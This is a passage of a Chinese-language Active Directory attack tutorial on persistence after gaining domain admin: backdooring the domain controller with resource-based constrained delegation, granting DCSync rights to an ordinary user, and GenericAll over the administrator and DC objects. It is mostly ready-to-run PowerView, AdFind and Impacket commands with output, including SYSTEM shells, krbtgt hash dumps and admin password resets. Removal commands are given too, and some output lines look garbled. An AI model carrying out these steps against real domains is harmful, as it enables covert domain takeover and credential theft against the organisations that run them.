详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=CN=DC,OU=Domain Controllers,DC=xie,DC=<=co
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com 'All' on CN=DC,OU=Domain Controllers,DC=xie,DC
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '3f78c3e5-f79a-46bd-a0b8-9d18116ddc79' on CN=DC,OU=Domain Controllers,DC=xie,DC


```

如图所示，也可以图形化添加，打开 Active Directory 用户和计算机——

>Domain Controllers——>选中域控 DC——>右键属性——>安全——>高级——>添加，主体选择 hack 用户，类型允许，应用于的话默认即可。



如图所示，然后勾选 `msDS-AllowedToActOnBehalfOfOtherIdentity`，确定——>应用即可。



赋予完成后，使用 `adfind` 查询域控 DC 的权限信息，可以看到 hack 用户已经有了对域控 DC 的 `msDS-AllowedToActOnBehalfOfOtherIdentity` 属性修改的权限了。

```
AdFind.exe -b "CN=DC,OU=Domain Controllers,DC=xie,DC=com" nTSecurityDescriptor -sddl+++ -sddlfilter ;;;;xie\hack
```

执行结果如图所示。

```
C:\Users\Administrator\Desktop>AdFind.exe -b "CN=DC,OU=Domain Controllers,DC=xie,DC=com" nTSecurityDescriptor -sddl+++ -sddlfilter ;;;;xie\hack
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020
Using server: DC.xie.com:389
Directory: Windows Server 2012 R2
dn:CN=DC,OU=Domain Controllers,DC=xie,DC=com
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];msDS-AllowedToActOnBehalfOfOtherIdentity;;;XIE\hack
```

现在，我们控制的普通域用户 hack 已经拥有对域控 DC 的 msDS-AllowedToActOnBehalfOfOtherIdentity 属性的修改权限了。现在我们以 hack 用户的身份修改域控 DC 的 msDS-AllowedToActOnBehalfOfOtherIdentity 属性，将其值设置为我们创建的机器用户的 SID 以完成基于资源的约束性委派赋予。具体操作由如下工具完成，该工具会创建机器用户 machine\$，密码为 root。然后赋予 machine\$ 基于资源的约束性委派到域控 DC。如下，赋予完成。

```
python3 addcomputer.py -computer-name 'machine$' -computer-pass 'root' -dc-ip 10.211.55.4 'xie.com/hack:P@ssw0rd' -method SAMR -debug
```

```
python3 add_rbcd.py -f machine -t AD01 -dc-ip 10.211.55.4 xie.com/hack:P@ssw0rd
```

现在，machine\$ 机器账号已经拥有了对域控 DC 的基于资源的约束性委派了。我们接下来需要利用 machine\$ 机器来完成一次基于资源的约束性委派攻击！

#以 administrator 的身份申请一张访问 cifs/DC.xie.com 服务的票据

```
python3 getST.py -dc-ip DC.xie.com xie.com/machine$:root -spn cifs/DC.xie.com -impersonate administrator
```

#导入票据

```
export KRB5CCNAME=administrator.ccache
```

#远程连接域控

```
python3 smbexec.py -no-pass -k dc.xie.com
```

#远程导出域内任意用户哈希

python3 secretsdump.py -no-pass -k dc.xie.com -just-dc-user krbtgt

如图所示，通过 machine 机器账号以 administrator 域管理员身份请求访问 cifg/DC.xie.com 的票据，导入票据后，即可远程连接域控或者导出域内任意用户哈希了。

```

+ examples git:(master) * sudo python3 getST.py -dc-ip DC.xie.com xie.com/machine$:root -spn cifs/DC.xie.com -impersonate administrator
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
forwardable标志位: 0
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
+ examples git:(master) * export KRB5CCNAME=administrator.ccache
+ examples git:(master) * python3 smbexec.py -no-pass -k dc.xie.com
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>exit
+ examples git:(master) * python3 secretsdump.py -no-pass -k dc.xie.com -just-dc-user krbtgt
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43b58d80565ff5ce5043d6706d2bf168:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:80c06a8d6acbf993d7e6cf3d8ccea7e16a6d2823ab9ef509d4ec62089bd4c1ec
krbtgt:aes128-cts-hmac-sha1-96:4acedd94f48b3d969f903101dd849e67
krbtgt:des-cbc-md5:3e75c4adcbb0ea7c
[*] Cleaning up...
```

此后，不管域内密码怎么修改，只要我们控制的 machine\$ 机器对域控 DC 的 msDS-AllowedToActOnBehalfOfOtherIdentity 属性修改权限还在，我们就可以利用基于资源的约束性委派攻击接管整个域了。

如果想移除该权限的话，可以执行如下命令：

Import-Module .\powerview.ps1

#移除 hack 用户对域控 DC 的 GenericAll 权限

Remove-DomainObjectAcl -TargetIdentity "CN=DC,OU=Domain Controllers,DC=xie,DC=com" -PrincipalIdentity hack -RightsGUID 3f78c3e5-f79a-46bd-a0b8-9d18116ddc79 -Verbose

执行结果如图所示。

```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Remove-DomainObjectAcl -TargetIdentity "CN=DC,OU=Domain Controllers,DC=xie,DC=com" -PrincipalIdentity hack -RightsGUID 3f78c3e5-f79a-46bd-a0b8-9d18116ddc79 -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&([samAccountName=hack](name=hack)(displayName=hack)))
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Extracted domain 'xie.com' from 'CN=DC,OU=Domain Controllers,DC=xie,DC=com'
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=xie,DC=com
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&([distinguishedname=CN=DC,OU=Domain Controllers,DC=xie,DC=com]))
详细信息: [Remove-DomainObjectAcl] Removing principal CN=hack,CN=Users,DC=xie,DC=com 'All' from CN=DC,OU=Domain Controllers,DC=xie,DC=com
详细信息: [Remove-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '3f78c3e5-f79a-46bd-a0b8-9d18116ddc79' on CN=DC,OU=Domain Controllers,DC=xie,DC=com
True
```

DCSync 权限

拥有 DCSync 权限的用户可以通过目录复制服务(DRS, Directory Replication Service)的 GetNCChanges 接口向域控发起数据同步请求, 从而获得域内任意用户的密码哈希。拥有该权限其实就是拥有如图所示 Replicating Directory Changes(1131f6aa-9c07-11d1-f79f-00c04fc2dcd2)、如图所示 Replicating Directory Changes All(1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)和如图所示 Replicating Directory Changes In Filtered Set(89e95b76-444d-4c62-991a-0facbeda640c)这三个扩展权限。

DS-Replication-Get-Changes extended right

12/15/2020 • 2 minutes to read •

Extended right needed to replicate changes from a given NC.

Entry	Value
CN	DS-Replication-Get-Changes
Display-Name	Replicating Directory Changes
Rights-GUID	1131f6aa-9c07-11d1-f79f-00c04fc2dcd2



DS-Replication-Get-Changes-All extended right

12/15/2020 • 2 minutes to read •

Control access right that allows the replication of secret domain data.

Entry	Value
CN	DS-Replication-Get-Changes-All
Display-Name	Replicating Directory Changes All
Rights-GUID	1131f6ad-9c07-11d1-f79f-00c04fc2dcd2

DS-Replication-Get-Changes-In-Filtered-Set extended right

12/15/2020 • 2 minutes to read •

Entry	Value
CN	DS-Replication-Get-Changes-In-Filtered-Set
Display-Name	Replicating Directory Changes In Filtered Set
Rights-GUID	89e95b76-444d-4c62-991a-0facbeda640c

我们在域内创建了一个普通域用户 hack，如图所示：

```

C:\Users\hack>net user hack /domain
The request will be processed at a domain controller for domain xie.com.

User name                hack
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        2021/10/16 11:37:28
Password expires         2024/7/11 11:37:28
Password changeable      2021/10/17 11:37:28
Password required        Yes
User may change password  Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               2021/10/26 11:29:48

Logon hours allowed      All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.

```

如图所示由于是普通域用户，因此它没有权限去导出域内任意用户哈希。

```

+ examples git:(master) * python3 secretsdump.py xie/hack:P@ss1234@10.211.55.4 -just-dc-user krbtgt
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation is invalid.
[*] Something wen't wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...

```

现在我们获得了域管理员的权限，并想进行权限维持。我们可以进行如下操作

手动给 hack 用户添加对域 xie.com 的 DCSyn 权限。如下，使用 Empire 下的 powerview.ps1 脚本进行添加。

Import-Module .\powerview.ps1

#添加用户 hack 对域对象 xie.com 的 DCSync 权限

Add-DomainObjectAcl -TargetIdentity 'DC=xie,DC=com' -PrincipalIdentity hack - Rights DCSync -Verbose

执行结果如图所示。

```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Add-DomainObjectAcl -TargetIdentity 'DC=xie,DC=com' -PrincipalIdentity hack -Rights DCSync -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://AD.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=hack)(name=hack)(displayName=hack))))
详细信息: [Get-DomainSearcher] search base: LDAP://AD.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Extracted domain 'xie.com' from 'DC=xie,DC=com'
详细信息: [Get-DomainSearcher] search base: LDAP://AD.XIE.COM/DC=xie,DC=com
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=DC=xie,DC=com)))
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com 'DCSync' on DC=xie,DC=com
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' on DC=xie,DC=com
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' on DC=xie,DC=com
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '89e95b76-444d-4c62-991a-0facbeda640c' on DC=xie,DC=com
```

赋予完成后，使用 adfind 查询域内具有 DCSync 权限的用户，可以看到 hack 用户已经拥有对域对象 xie.com 的 DCSync 权限了。

AdFind.exe -b "DC=xie,DC=com" nTSecurityDescriptor -sddl+++ -sddlfilter ;;;"Replicating Directory Changes";;xie\hack -recmute

执行结果如图所示。

```
C:\Users\Administrator\Desktop> AdFind.exe -b "DC=xie,DC=com" nTSecurityDescriptor -sddl+++ -sddlfilter ;;;"Replicating Directory Changes";;xie\hack -recmute
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020
Using server: DC.xie.com:389
Directory: Windows Server 2012 R2

dn:DC=xie,DC=com
>nTSecurityDescriptor: [DACL] 0BJ ALLOW;[CTL];Replicating Directory Changes In Filtered Set;;XIE\hack
>nTSecurityDescriptor: [DACL] 0BJ ALLOW;[CTL];Replicating Directory Changes;;XIE\hack
>nTSecurityDescriptor: [DACL] 0BJ ALLOW;[CTL];Replicating Directory Changes All;;XIE\hack
```

现在我们就可以使用控制的普通域用户 hack 通过目录复制服务(DRS, Directory Replication Service)的 GetNCChanges 接口向域控发起数据同步请求，从而获得任意用户的密码哈希了。我们再次以 hack 用户身份去导出域内任意用户哈希，如图所示可以看到，赋予权限后，导出成功！

```
+ examples git:(master) * python3 secretsdump.py xie/hack:P@ss1234@10.211.55.4 -just-dc-user krbtgt
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) 赋予权限前
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
+ examples git:(master) * python3 secretsdump.py xie/hack:P@ss1234@10.211.55.4 -just-dc-user krbtgt
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) 赋予权限后
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43b58d80565ff5ce5043d6706d2bf168:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:80c06a8d6acbf993d7e6cf3d8ccea7e16a6d2823ab9ef509d4ec62089bd4c1ec
krbtgt:aes128-cts-hmac-sha1-96:4acedd94f48b3d969f903101dd849e67
krbtgt:des-cbc-md5:3e75c4adcb0ea7c
[*] Cleaning up...
```

此后，不管域内密码怎么修改，只要我们控制的 hack 用户的 DCSync 权限还在，我们都可以导出域管理员哈希，也可以导出 krbtgt 哈希来制作黄金票据，从而接管整个域！

如果想移除该权限的话，可以执行如下命令

```
Import-Module .\powerview.ps1
```

```
#移除用户 hack 对域对象 xie.com 的 DCSync 权限
```

```
Remove-DomainObjectAcl -TargetIdentity 'DC=xie,DC=com' -PrincipalIdentity hack
k -Rights DCSync -Verbose
```

执行结果如图所示

```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Remove-DomainObjectAcl -TargetIdentity 'DC=xie,DC=com' -PrincipalIdentity hack -Rights DCSync -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://AD.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(samAccountName=hack)(name=hack)(displayname=hack)))
详细信息: [Get-DomainSearcher] search base: LDAP://AD.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Extracted domain 'xie.com' from 'DC=xie,DC=com'
详细信息: [Get-DomainSearcher] search base: LDAP://AD.XIE.COM/DC=xie,DC=com
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=DC=xie,DC=com)))
详细信息: [Remove-DomainObjectAcl] Removing principal CN=hack,CN=Users,DC=xie,DC=com 'DCSync' from DC=xie,DC=com
详细信息: [Remove-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' on DC=xie,DC=com
True
详细信息: [Remove-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' on DC=xie,DC=com
True
详细信息: [Remove-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '89e95b76-444d-4c62-991a-0facbeda640c' on DC=xie,DC=com
True
```

GenericAll 权限

GenericAll 权限就是完全控制权，拥有了这个权限，就拥有了对目标安全对象的完整控制权。

1. To User

先来看看 GenericAll 权限应用于用户身上如何权限维持。

我们在域内创建了一个普通域用户 hack，如图所示：

```
C:\Users\hack>net user hack /domain
The request will be processed at a domain controller for domain xie.com.

User name                hack
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        2021/10/16 11:37:28
Password expires          2024/7/11 11:37:28
Password changeable       2021/10/17 11:37:28
Password required         Yes
User may change password  Yes

Workstations allowed      All
Logon script
User profile
Home directory
Last logon                2021/10/26 11:29:48

Logon hours allowed       All

Local Group Memberships
Global Group memberships  *Domain Users
The command completed successfully.
```

如图所示由于是普通域用户，因此它没有给域管理员 administrator 修改密码的权限。

```
C:\Users\hack>net group "domain admins" /domain
The request will be processed at a domain controller for domain xie.com.

Group name      Domain Admins
Comment         指定的域管理员

Members

-----
Administrator
The command completed successfully.

C:\Users\hack>net user administrator P@ss1234 /domain
The request will be processed at a domain controller for domain xie.com.

System error 5 has occurred.

Access is denied.
```

现在我们获得了域管理员的权限，并想进行权限维持。我们可以进行如下操作：

如图所示，使用 Empire 下的 powerview.ps1 脚本查询对域管理员 administrator 具有 GenericAll 权限的对象，可以看到，只有 CN=System,CN=WellKnown Security Principals,CN=Configuration,DC=xie,DC=com 对象拥有。

```
Import-Module .\powerview.ps1
```

```
#查询对 administrator 用户拥有 GenericAll 权限的对象
```

```
Get-ObjectAcl -SamAccountName administrator -ResolveGUIDs | ? {$_.ActiveDirectoryRights -eq "GenericAll"}
```

```

PS C:\Users\Administrator\Desktop> Get-ObjectAcl -SamAccountName administrator -ResolveGUIDs | ? {$_.ActiveDirectoryRights -eq "GenericAll"}

AceType           : AccessAllowed
ObjectDN           : CN=Administrator,CN=Users,DC=xie,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength       : 0
ObjectSID          : S-1-5-21-1313979556-3624129433-4055459191-500
InheritanceFlags   : None
BinaryLength       : 20
IsInherited        : False
IsCallback         : False
PropagationFlags   : None
SecurityIdentifier : S-1-5-18
AccessMask         : 983551
AuditFlags         : None
AceFlags           : None
AceQualifier       : AccessAllowed

PS C:\Users\Administrator\Desktop> .\Adfind.exe -sc adsid:S-1-5-18

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Transformed Filter: (&((objectsid=\01\01\00\00\00\00\05\12\00\00\00)(sidhistory=\01\01\00\00\00\00\05\12\00\00\00))
Using server: AD.xie.com:3268
Directory: Windows Server 2012 R2

dn:CN=System,CN=WellKnown Security Principals,CN=Configuration,DC=xie,DC=com
>objectClass: top
>objectClass: foreignSecurityPrincipal
>cn: System
>distinguishedName: CN=System,CN=WellKnown Security Principals,CN=Configuration,DC=xie,DC=com
>instanceType: 4
>whenCreated: 20211016032655.0Z
>whenChanged: 20211016032655.0Z
>uSNCreated: 12314
>uSNChanged: 12314
>name: System
>objectGUID: {E589A680-7C34-4313-B60D-5CE17EB4BDAF}
>objectSid: S-1-5-18
>objectCategory: CN=Foreign-Security-Principal,CN=Schema,CN=Configuration,DC=xie,DC=com
>dSCorePropagationData: 16010101000000.0Z

```

我们现在手动给 hack 添加对域管理员 administrator 的 GenericAll 权限。如图所示：

```
Import-Module .\powerview.ps1
```

#添加 hack 用户对域管理员 administrator 的 GenericAll 权限

```
Add-DomainObjectAcl -TargetIdentity administrator -PrincipalIdentity hack -Rights All -Verbose
```

```

PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Add-DomainObjectAcl -TargetIdentity administrator -PrincipalIdentity hack -Rights All -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://AD.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&((samAccountName=hack)(name=hack)(displayname=hack)))
详细信息: [Get-DomainSearcher] search bases: LDAP://AD.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&((samAccountName=administrator)(name=administrator)(displayname=administrator)))
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com 'All' on CN=Administrator,CN=Users,DC=xie,DC=com
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '00000000-0000-0000-0000-000000000000' on CN=Administrator,CN=Users,DC=xie,DC=com

```

添加完成后，我们再次查询对域管理员 administrator 具有 GenericAll 权限的对象。如图所示可以看到，现在 hack 用户已经对 administrator 用户拥有 GenericAll 权限了。

Import-Module .\powerview.ps1

#查询对 administrator 用户拥有 GenericAll 权限的对象

Get-ObjectAcl -SamAccountName administrator -ResolveGUIDs | ? {\$_.ActiveDirectoryRights -eq "GenericAll"}

```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Get-ObjectAcl -SamAccountName administrator -ResolveGUIDs | ? {$_.ActiveDirectoryRights -eq "GenericAll"}

AceType           : AccessAllowed
ObjectDN          : CN=Administrator,CN=Users,DC=xie,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength      : 0
ObjectSID         : S-1-5-21-1313979556-3624129433-4055459191-500
InheritanceFlags  : None
BinaryLength      : 36
IsInherited       : False
IsCallback        : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-1313979556-3624129433-4055459191-1105
AccessMask        : 983551
AuditFlags        : None
AceFlags          : None
AceQualifier      : AccessAllowed

AceType           : AccessAllowed
ObjectDN          : CN=Administrator,CN=Users,DC=xie,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength      : 0
ObjectSID         : S-1-5-21-1313979556-3624129433-4055459191-500
InheritanceFlags  : None
BinaryLength      : 20
IsInherited       : False
IsCallback        : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-18
AccessMask        : 983551
AuditFlags        : None
AceFlags          : None
AceQualifier      : AccessAllowed

PS C:\Users\Administrator\Desktop> .\Adfind.exe -sc adsid:S-1-5-21-1313979556-3624129433-4055459191-1105 -dn

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Transformed Filter: ([objectid=\01\05\00\00\00\00\05\15\00\00\00\A4\BCQN\99\D3\03\08we\B9\F1Q\04\00\00](sidhistory=\01\05\00\00\00\00\05
Using server: AD.xie.com:3268
Directory: Windows Server 2012 R2

dn:CN=hack,CN=Users,DC=xie,DC=com

1 Objects returned
```

现在，我们控制的普通域用户 hack 已经对域管理员 administrator 拥有完全控制权限了，包括密码修改等敏感操作！我们再次使用 hack 用户身份修改域管理员 administrator 密码，如图所示可以看到，赋予权限后，修改成功！


```
C:\Users\hack>net user administrator P@ss1234 /domain
The request will be processed at a domain controller for domain xie.com.

System error 5 has occurred.

Access is denied. ← 赋予权限前

C:\Users\hack>net user administrator P@ss1234 /domain
The request will be processed at a domain controller for domain xie.com.

The command completed successfully. ← 赋予权限后
```

此后，不管域内密码怎么修改，只要我们控制的 hack 用户的 GenericAll 权限还在，我们就可以修改域管理员 administrator 密码，从而接管整个域！

如果想移除该权限的话，可以执行如下命令，执行结果如图所示。

```
Import-Module .\powerview.ps1
```

#移除 hack 用户对域管理员 administrator 的 GenericAll 权限

```
Remove-DomainObjectAcl -TargetIdentity administrator -PrincipalIdentity hack -
Rights All -Verbose
```

```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Remove-DomainObjectAcl -TargetIdentity administrator -PrincipalIdentity hack -Rights All -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://AD.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=hack)(name=hack)(displayName=hack))))
详细信息: [Get-DomainSearcher] search base: LDAP://AD.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=administrator)(name=administrator)(displayName=administrator))))
详细信息: [Remove-DomainObjectAcl] Removing principal CN=hack,CN=Users,DC=xie,DC=com 'All' from CN=Administrator,CN=Users,DC=xie,DC=com
详细信息: [Remove-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '00000000-0000-0000-0000-000000000000' on CN=Administrator,CN=Users,DC=xie,DC=com
True
```

2. To Machine

再来看看 GenericAll 权限应用于机器用户如何权限维持。这需要结合基于资源的约束性委派 RBCD 攻击来进行权限维持。

我们在域内创建了一个普通域用户 hack，如图所示：


```
C:\Users\hack>net user hack /domain
The request will be processed at a domain controller for domain xie.com.

User name                hack
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        2021/10/16 11:37:28
Password expires         2024/7/11 11:37:28
Password changeable      2021/10/17 11:37:28
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               2021/10/26 11:29:48

Logon hours allowed      All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.
```

现在我们获得了域管理员的权限，并想进行权限维持。我们可以进行如下操作：

如图所示，使用 Empire 下的 powerview.ps1 脚本查询对域控 DC 具有 GenericAll 权限的对象，可以看到，并没有 hack 用户。

```
Import-Module .\powerview.ps1
```

#查询对域控 DC 具有 GenericAll 权限的对象

```
Get-ObjectAcl -SamAccountName DC -ResolveGUIDs | ? {$_.ActiveDirectoryRights -eq "GenericAll"}
```

```

PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Get-ObjectAcl -SamAccountName DC -ResolveGUIDs | ? {$_.ActiveDirectoryRights -eq "GenericAll"}

AceType           : AccessAllowed
ObjectDN           : CN=DC,OU=Domain Controllers,DC=xie,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength       : 0
ObjectSID          : S-1-5-21-1313979556-3624129433-4055459191-1002
InheritanceFlags   : None
BinaryLength       : 36
IsInherited        : False
IsCallback         : False
PropagationFlags    : None
SecurityIdentifier  : S-1-5-21-1313979556-3624129433-4055459191-512
AccessMask         : 983551
AuditFlags         : None
AceFlags           : None
AceQualifier       : AccessAllowed

AceType           : AccessAllowed
ObjectDN           : CN=DC,OU=Domain Controllers,DC=xie,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength       : 0
ObjectSID          : S-1-5-21-1313979556-3624129433-4055459191-1002
InheritanceFlags   : None
BinaryLength       : 20
IsInherited        : False
IsCallback         : False
PropagationFlags    : None
SecurityIdentifier  : S-1-5-18
AccessMask         : 983551
AuditFlags         : None
AceFlags           : None
AceQualifier       : AccessAllowed

```

我们现在手动给 hack 添加对域控 DC 的 GenericAll 权限。如图所示：

```
Import-Module .\powerview.ps1
```

#添加 hack 用户对域控 DC 的 GenericAll 权限

```
Add-DomainObjectAcl -TargetIdentity DC -PrincipalIdentity hack -Rights All -Verbose
```

```

PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Add-DomainObjectAcl -TargetIdentity DC -PrincipalIdentity hack -Rights All -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=hack)(name=hack)(displayName=hack))))
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=DC)(name=DC)(displayName=DC))))
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com 'All' on CN=DC,OU=Domain Controllers,DC=xie,DC=com
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '00000000-0000-0000-000000000000' on CN=DC,OU=Domain
Controllers,DC=xie,DC=com

```

添加完成后，我们再次查询对域控 DC 具有 GenericAll 权限的对象。如图所示，可以看到，现在 hack 用户已经对域控 AD 拥有 GenericAll 权限了。

```
Import-Module .\powerview.ps1
```

#查询对域控 DC 具有 GenericAll 权限的对象

```
Get-ObjectAcl -SamAccountName DC -ResolveGUIDs | ? {$_.ActiveDirectoryRights -eq "GenericAll"}
```

```

PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Get-ObjectAcl -SamAccountName DC -ResolveGUIDs | ? {$_.ActiveDirectoryRights -eq "GenericAll"}

AceType           : AccessAllowed
ObjectDN           : CN=DC,OU=Domain Controllers,DC=xie,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength       : 0
ObjectSID          : S-1-5-21-1313979556-3624129433-4055459191-1002
InheritanceFlags   : None
BinaryLength       : 36
IsInherited        : False
IsCallback         : False
PropagationFlags    : None
SecurityIdentifier  : S-1-5-21-1313979556-3624129433-4055459191-512
AccessMask         : 983551
AuditFlags         : None
AceFlags           : None
AceQualifier       : AccessAllowed

AceType           : AccessAllowed
ObjectDN           : CN=DC,OU=Domain Controllers,DC=xie,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength       : 0
ObjectSID          : S-1-5-21-1313979556-3624129433-4055459191-1002
InheritanceFlags   : None
BinaryLength       : 36
IsInherited        : False
IsCallback         : False
PropagationFlags    : None
SecurityIdentifier  : S-1-5-21-1313979556-3624129433-4055459191-1105
AccessMask         : 983551
